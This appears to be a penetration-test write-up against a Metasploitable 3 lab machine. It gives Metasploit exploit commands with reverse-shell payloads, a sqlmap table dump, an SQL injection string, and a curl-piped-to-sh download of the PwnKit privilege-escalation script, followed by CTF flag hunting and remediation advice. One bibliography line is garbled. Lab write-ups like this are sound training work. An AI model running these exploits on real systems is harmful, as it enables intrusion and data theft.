
1. msf > use exploit/multi/samba/usermap\_script
2. msf exploit(multi/samba/usermap\_script) > set RHOSTS 10.0.2.15
3. msf exploit(multi/samba/usermap\_script) > set RPORT 445
4. msf exploit(multi/samba/usermap\_script) > set LHOST 10.0.2.20
5. msf exploit(multi/samba/usermap\_script) > exploit



## Port 631

Tool: msfconsole  
Commands:

1. msf > use exploit/multi/http/cups\_bash\_env\_exec
2. msf exploit(multi/http/cups\_bash\_env\_exec) > set RHOSTS 10.0.2.15
3. msf exploit(multi/http/cups\_bash\_env\_exec) > set RPORT 631
4. msf exploit(multi/http/cups\_bash\_env\_exec) > set payload python/meterpreter/reverse\_tcp
5. msf exploit(multi/http/cups\_bash\_env\_exec) > exploit



## Port 3306


Tool: msfconsole

Commands:

1. sqlmap -u "http://10.0.2.15/payroll/index.php?user=1" --dump -T users

SQL Injection Payload


1. ' OR 1=1#



## PORT 6697

Tool: msfconsole  
Commands:


1. msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set RHOSTS 10.0.2.15
2. msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set RPORT 6697
3. msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set payload cmd/unix/reverse
4. msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set LHOST 10.0.2.20
5. msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > exploit



# Privilege Escalation.


Tool: Find & Curl   
Commands:

1. find / -perm -u=s -type f 2>/dev/null - exploit usr/bin/pkexec
2. sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"



## Card Retrieval

Tool: Find  
Command: find / -type f (-iname of -o -iname flag -o -iname card) 2>/dev/null | tee /tmp/cards\_list.txt



### THREE OF HEARTS

Navigating to and listing a file in the /lost+found/ directory

1. cd /lost+found/
2. ls

### FIVE OF HEARTS

1. cd /var/www/html/drupal/sites/default/files/field/image/
2. ls
3. exiftool 5\_of\_hearts.png | grep hearts | awk '{print $6}' | base64 -d > five\_of\_hearts.png

### SEVEN OF DIAMONDS

Navigating to a file within a Docker container filesystem and copying it

1. cd /var/lib/docker/aufs/diff/b13be394fa488dbac947fdf46ebe29d5a5bccabd4ff83a470a3d9fa9b65ebaaf/home/
2. cp /var/lib/docker/aufs/diff/b13be394fa488dbac947fdf46ebe29d5a5bccabd4ff83a470a3d9fa9b65ebaaf/home/7\_of\_diamonds.zip /tmp/
3. chmod o+r /tmp/7\_of\_diamonds.zip

### EIGHT OF CLUBS

Navigating to and listing a hidden file in a deep directory

1. cd anakin\_skywalker
2. cd 20/92/20/44/14/37/74/87/4/20/38/30/47/82/73/89/57/10/97/91
3. ls -la

### NINE OF DIAMONDS

1. cd kylo\_ren
2. ls -la
3. cd .secret\_files
4. ls
5. my\_recordings\_do\_not\_open.iso
6. ls -alh /tmp/iso
7. cp /tmp/iso/9\_of\_diamonds.png /tmp/
8. chmod o+r /tmp/9\_of\_diamonds.png

### TEN OF CLUBS

Navigating to a hidden audio file in a user's directory

1. cd artoo\_detoo
2. cd music
3. ls
4. binwalk -em 10\_of\_clubs.wav
5. dd if=10\_of\_clubs.wav bs=1 skip=58 of=hidden.zlib
6. zlib-flate -uncompress < hidden.zlib > 10\_of\_clubs.png

### TEN OF SPADES

Navigating to a file in a public web directory

1. cd /opt/readme\_app/public/images/
2. ls

# CONCLUSION

The system failed to defend itself at every layer of a typical attack chain. From network services to local file permissions, critical weaknesses allowed a single attacker to gain full control.

## Overall Security Posture

The security posture is non-existent. There is no "defense-in-depth," as the compromise of one layer (network services) directly led to the compromise of the next (privilege escalation) without any significant resistance.

## Key Risk Summary

The most significant risks are:

1. Single-Point-of-Failure: The lack of secure layers means a successful exploit on any vulnerable service can grant deep access to the system.
2. Local Privilege Escalation: The vulnerable pkexec binary negates any security measures put in place for non-root users, making it easy to gain complete control.
3. Insecure Data Handling: The web application's failure to handle user input securely and the plaintext password storage represent a major risk of data breach.

## Positive Observations

There were no positive security findings. The vulnerabilities discovered were by design and illustrate a complete lack of protective measures.

## Priority Remediation Path

The priority should be a full review and re-architecture of the system's security:

Secure Entry Points: First, patch or remove the vulnerable network services (like UnrealIRCd).

Eliminate Privilege Escalation: Second, ensure that all system binaries, especially those with SUID permissions, are patched to prevent local privilege escalation.

Sanitize Applications: Third, rewrite the web application to properly validate all user input and securely handle credentials.

## Strategic Recommendation

The organization should adopt a robust defense-in-depth strategy. This involves creating multiple layers of security, including network isolation, host hardening, application-level input validation, and secure file permissions, to ensure that a compromise at one level does not lead to a complete system takeover.

## Final Assessment

This system is an open invitation for a total security breach. It requires a complete overhaul and a fundamental shift in security mindset.

Prepared For: METASPLOITABLE 3

Test Duration: September 20 2025

September 22, 2025

This document was prepared by Mandeq Cybersecurity Consulting, Inc. on September 21, 2025.

# BIBLIOGRAPHY

## Exploits and Security Gaps

### Outdated Software Vulnerabilities:

1. Exploitation of the UnrealIRCd 3.2.8.1 backdoor.
2. Successful privilege escalation via the pkexec SUID binary.

### Insecure Application & Data Handling:

1. SQL injection vulnerability in the payroll\_app.php.
2. Plaintext passwords exposed in the MySQL database.

### Failed Exploits & Misconfigurations:

1. Attempted exploit on a non-vulnerable Samba service.
2. SSL connection error and failed exploit on the Apache web server on port 80.
3. Failed exploit on the Jetty server on port 8080.
4. Failed CUPS exploit due to a mismatched payload and lack of credentials.

### File System & Digital Hygiene Issues:

1. Leaving a file in the /lost+found/ directory.
2. Hidden files found in obscure and non-standard directories.
3. Practice of hiding files withAs root using find / -iname 7\_of\_diamonds I found this file in

## Reference links to some Python scripts to decode QR codes.:

https://stackoverflow.com/questions/27233351/how-to-decode-a-qr-code-image-in-preferably-pure-python

https://stackoverflow.com/questions/10377998/how-can-i-iterate-over-files-in-a-given-directory

https://stackoverflow.com/questions/1604765/linux-shell-scripting-hex-string-to-bytes